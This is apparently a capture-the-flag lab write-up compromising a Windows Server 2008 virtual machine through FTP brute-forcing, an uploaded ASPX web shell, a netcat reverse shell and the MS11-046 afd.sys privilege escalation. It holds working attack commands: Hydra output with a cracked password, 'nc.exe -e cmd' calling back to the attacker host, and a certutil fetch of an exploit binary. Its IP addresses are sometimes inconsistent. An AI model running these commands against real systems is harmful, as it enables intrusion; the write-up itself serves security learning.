Cocido Andaluz

Contents

Reconnaissance

The target machine is correctly deployed inside the hypervisor network, so to identify it, a nmap scan was performed to discover hosts.

```
❯ nmap -sn 192.168.25.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-08 20:48 EST
Nmap scan report for 192.168.25.1
Host is up (0.00019s latency).
MAC Address: 52:54:00:43:17:D3 (QEMU virtual NIC)
Nmap scan report for WIN-JG67MIHZH2X (192.168.25.22)
Host is up (0.00093s latency).
MAC Address: 52:54:00:22:C9:6F (QEMU virtual NIC)
Nmap scan report for kali (192.168.25.14)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.91 seconds
```

Scanning

A **Nmap** scan was performed to identify open ports and services:

```
❯ nmap -sV -sC -Pn -p- --min-rate 5000 192.168.25.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-08 20:55 EST
Nmap scan report for WIN-JG67MIHZH2X (192.168.25.22)
Host is up (0.0022s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft IIS httpd 7.0
|_http-server-header: Microsoft-IIS/7.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Apache2 Debian Default Page: It works
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 52:54:00:22:C9:6F (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-11-09T01:56:42
|_  start_date: 2025-11-08T19:48:05
|_nbstat: NetBIOS name: WIN-JG67MIHZH2X, NetBIOS user: <unknown>, NetBIOS MAC:
52:54:00:22:c9:6f (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.67 seconds
```

Identified a Windows Machine and different services running on this.

Enumeration

During enumeration we discovered an HTTP service on port **80** serving the default Apache page; no further issues were identified. We then moved on to the FTP service and performed credential-guessing attempts with **Hydra** using several wordlists, this phase required persistence to achieve results.

```
-rw-r--r-- 1 root root      204 Apr 25  2025 sap-default-usernames.txt
-rw-r--r-- 1 root root      112 Apr 25  2025 top-usernames-shortlist.txt
-rw-r--r-- 1 root root  5187309 Apr 25  2025 xato-net-10-million-usernames-dup.txt
-rw-r--r-- 1 root root 85241890 Apr 25  2025 xato-net-10-million-usernames.txt
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-09 11:53:00
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting,
 ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43048882131570 login tries (l:8295455/
p:5189454), ~2690555133224 tries per task
[DATA] attacking ftp://192.168.122.132:21/
[STATUS] 4627.00 tries/min, 4627 tries in 00:01h, 43048882126943 to do in 155064052:03h, 1
6 active
[21][ftp] host: 192.168.122.132   login: info   password: PolniyPizdec0211
[STATUS] 1732900.33 tries/min, 5198701 tries in 00:03h, 43048876932869 to do in 414034:57h
, 16 active
[STATUS] 745359.43 tries/min, 5217516 tries in 00:07h, 43048876914054 to do in 962597:43h,
 16 active
```

At this point a credential to access the ftp service is obtained.

```
❯ ftp 192.168.25.22
Connected to 192.168.25.22.
220 Microsoft FTP Service
Name (192.168.25.22:kali): info
331 Password required for info.
Password:
230 User info logged in.
Remote system type is Windows_NT.
ftp>
```

After gaining access to the FTP service, the next step was to enumerate the directories and look for any files of interest.


```
ftp> ls
227 Entering Passive Mode (192,168,25,22,192,7).
125 Data connection already open; Transfer starting.
dr--r--r--   1 owner    group               0 Jun 14  2024 aspnet_client
-rwxrwxrwx   1 owner    group           11069 Jun 15  2024 index.html
-rwxrwxrwx   1 owner    group          184946 Jun 14  2024 welcome.png
226 Transfer complete.
ftp>
```

Based on the discovered directories and groupings, we uploaded a web shell to achieve remote code execution (RCE).

```
❯ ls -l /usr/share/webshells
drwxr-xr-x root root 4.0 KB Fri Aug 29 21:43:58 2025 asp
drwxr-xr-x root root 4.0 KB Fri Aug 29 21:43:58 2025 aspx
drwxr-xr-x root root 4.0 KB Fri Aug 29 21:43:58 2025 cfm
drwxr-xr-x root root 4.0 KB Fri Aug 29 21:43:58 2025 jsp
lrwxrwxrwx root root  19 B  Fri Aug 29 21:44:11 2025 laudanum ⇒ /usr/share/laudanum
drwxr-xr-x root root 4.0 KB Fri Aug 29 21:43:58 2025 perl
drwxr-xr-x root root 4.0 KB Fri Aug 29 21:43:58 2025 php
```

```
ftp> put cmdasp.aspx
local: cmdasp.aspx remote: cmdasp.aspx
227 Entering Passive Mode (192,168,122,132,192,28).
125 Data connection already open; Transfer starting.
100% |*****************************************|  1442       40.44 MiB/s    --:-- ETA
226 Transfer complete.
1442 bytes sent in 00:00 (30.31 KiB/s)
```

Afterwards, accessing the upload URL returned a web shell, which was used to execute commands for system enumeration. Attempts were made to retrieve flags (for example: `type C:\Users\info\user.txt`), but files in the `Administrator` account remained inaccessible.



Exploitation


With a web shell in place, we created a share folder to provide the target with a Windows-compatible **netcat** binary `nc.exe`. Kali already included a compatible binary, so we simply placed the Windows binary in the shared folder and used it together with a command to establish a reverse shell.

Starting sharing the smb folder.


```
impacket-smbserver share <share_directory> -smb2support
```

Execute the nc command using the binary in the `share` folder. All this using the webshell installed before.

```
\\192.168.25.14\share\nc.exe -e cmd 192.168.25.14 4444
```



From kali where `nc -nlvp 4444` was running got the reverse shell inside the windows system.



Privilege Escalation

While searching for the current user, it was not possible to access the Administrator directory. System enumeration revealed an x86 architecture and Windows Server 2008. With that information, research returned several privilege-escalation exploits found on **Exploit-DB** and through **SearchSploit**.


```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Nombre de host:                            WIN-JG67MIHZH2X
Nombre del sistema operativo:              Microsoft® Windows Server® 2008 Datacenter
Versi®n del sistema operativo:             6.0.6001 Service Pack 1 Compilaci®n 6001
Fabricante del sistema operativo:          Microsoft Corporation
Configuraci®n del sistema operativo:       Servidor independiente
Tipo de compilaci®n del sistema operativo: Multiprocessor Free
Propiedad de:                              Usuario de Windows
Organizaci®n registrada:
Id. del producto:                          92577-082-2500446-76907
Fecha de instalaci®n original:             14/06/2024, 12:21:47
Tiempo de arranque del sistema:            09/11/2025, 13:57:34
Fabricante del sistema:                    QEMU
Modelo el sistema:                         Standard PC (Q35 + ICH9, 2009)
Tipo de sistema:                           X86-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: x64 Family 25 Model 80 Stepping 0 Authent

icAMD ~2295 Mhz
Versi®n del BIOS:                          SeaBIOS rel-1.16.3-2-gc13ff2cd-prebuilt.qemu.or
g, 01/04/2014
Directorio de Windows:                     C:\Windows
Directorio de sistema:                     C:\Windows\system32
Dispositivo de arranque:                   \Device\HarddiskVolume1
Configuraci®n regional del sistema:        es;Espa®ol (internacional)
Idioma de entrada:                         es;Espa®ol (tradicional)
Zona horaria:                              (GMT+01:00) Bruselas, Copenhague, Madrid, Par®s
Cantidad total de memoria f®sica:          2.047 MB
Memoria f®sica disponible:                 1.692 MB
Archivo de paginaci®n: tama®o m®ximo:      4.331 MB
Archivo de paginaci®n: disponible:         4.087 MB
Archivo de paginaci®n: en uso:             244 MB
Ubicaci®n(es) de archivo de paginaci®n:    C:\pagefile.sys
Dominio:                                   WORKGROUP
Servidor de inicio de sesi®n:              N/D
Revisi®n(es):                              N/D
Tarjeta(s) de red:                         1 Tarjetas de interfaz de red instaladas.
                                           [01]: NIC de Fast Ethernet Realtek RTL8139C+
                                                 Nombre de conexi®n: Conexi®n de ®rea loca

l 2
                                                 DHCP habilitado:    S®
                                                 Servidor DHCP:      192.168.122.1
                                                 Direcciones IP
                                                 [01]: 192.168.122.132
                                                 [02]: fe80::3d3a:b911:5d3e:cdbc


c:\windows\system32\inetsrv>
```



Show 15 Search: ›ft Windows x86 Privilege

Date	D	A	V	Title	Type	Platform	Author
2019-07-26	⬇		✗	Microsoft Windows 7 build 7601 (x86) - Local Privilege Escalation	Local	Windows_x86	ShivamTrivedi
2019-05-22	⬇		✗	Microsoft Windows (x86) - Task Scheduler' .job' Import Arbitrary Discretionary Access Control List Write / Local Privilege Escalation	Local	Windows_x86	SandboxEscaper
2019-05-22	⬇		✗	Microsoft Windows (x86/x64) - 'Error Reporting' Discretionary Access Control List / Local Privilege Escalation	Local	Windows	SandboxEscaper
2018-03-01	⬇		✗	Microsoft Windows Kernel (7 x86) - Local Privilege Escalation (MS16-039)	Local	Windows_x86	xiaodaozhi
2018-03-15	⬇		✗	Microsoft Windows Kernel (7 x86) - Local Privilege Escalation (MS17-017)	Local	Windows_x86	xiaodaozhi
2018-03-26	⬇		✗	Microsoft Windows Manager (7 x86) - Menu Management Component UAF Privilege Elevation	Local	Windows_x86	xiaodaozhi
2017-11-27	⬇		✓	Microsoft Windows 10 (Build 1703 Creators Update) (x86) - 'WARBIRD' 'NtQuerySystemInformation ' Kernel Local Privilege Escalation	Local	Windows_x86	XPN
2017-07-19	⬇		✗	Microsoft Windows 7 SP1 (x86) - GDI Palette Objects Local Privilege Escalation (MS17-017)	Local	Windows_x86	Saif
2016-10-24	⬇		✗	Microsoft Windows (x86) - 'NDISTAPI' Local Privilege Escalation (MS11-062)	Local	Windows_x86	Tomislav Paskalev
2016-10-18	⬇		✓	Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)	Local	Windows_x86	Tomislav Paskalev
2016-09-26	⬇		✓	Microsoft Windows 8.1 Update 2 / 10 10586 (x86/x64) - NtLoadKeyEx User Hive Attachment Point Privilege Escalation (MS16-111)	Local	Windows	Google Security Research
2016-08-08	⬇		✓	Microsoft Windows 7 (x86/x64) - Group Policy Privilege Escalation (MS16-072)	Local	Windows	Nabeel Ahmed
2016-07-13	⬇		✓	Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Secondary Logon Handle Privilege Escalation (MS16-032) (Metasploit)	Local	Windows	Metasploit
2016-06-29	⬇		✗	Microsoft Windows 7 SP1 (x86) - Local Privilege Escalation (MS16-014)	Local	Windows_x86	blomster81
2016-04-25	⬇		✓	Microsoft Windows 7 < 10 / 2008 < 2012 (x86/x64) - Local Privilege Escalation (MS16-032)	Local	Windows	fdiskyou

Showing 1 to 15 of 22 entries (filtered from 46,450 total entries) FIRST PREVIOUS 1 2 NEXT LAST


In this case, the `afd.sys` driver was exploited using **CVE-2011-1249**, as referenced in Microsoft bulletin **MS11-046**.

```
msf > searchsploit -p 40564
[*] exec: searchsploit -p 40564

  Exploit: Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)
      URL: https://www.exploit-db.com/exploits/40564
     Path: /usr/share/exploitdb/exploits/windows_x86/local/40564.c
    Codes: CVE-2011-1249, MS11-046
 Verified: True
File Type: C source, ASCII text
Copied EDB-ID #40564's path to the clipboard
msf >
```

A compiled executable of the exploit `.exe` was required; this can be created by compiling the public PoC or obtained from certain repositories. The binary was then transferred to the target and executed, for example using `certutil.exe` to retrieve the file from a served share:

```
certutil.exe -f -urlcache -split http://192.168.25.14:8000/share/ms11-046.exe
```



The operation resulted in successful privilege escalation, yielding SYSTEM access.

Conclusion

The assessment demonstrated that legacy Windows components and misconfigurations can lead to critical privilege escalation risks. Remediation and patching, even upgrading operating system are recommended.

---

*Written by **kur0bai***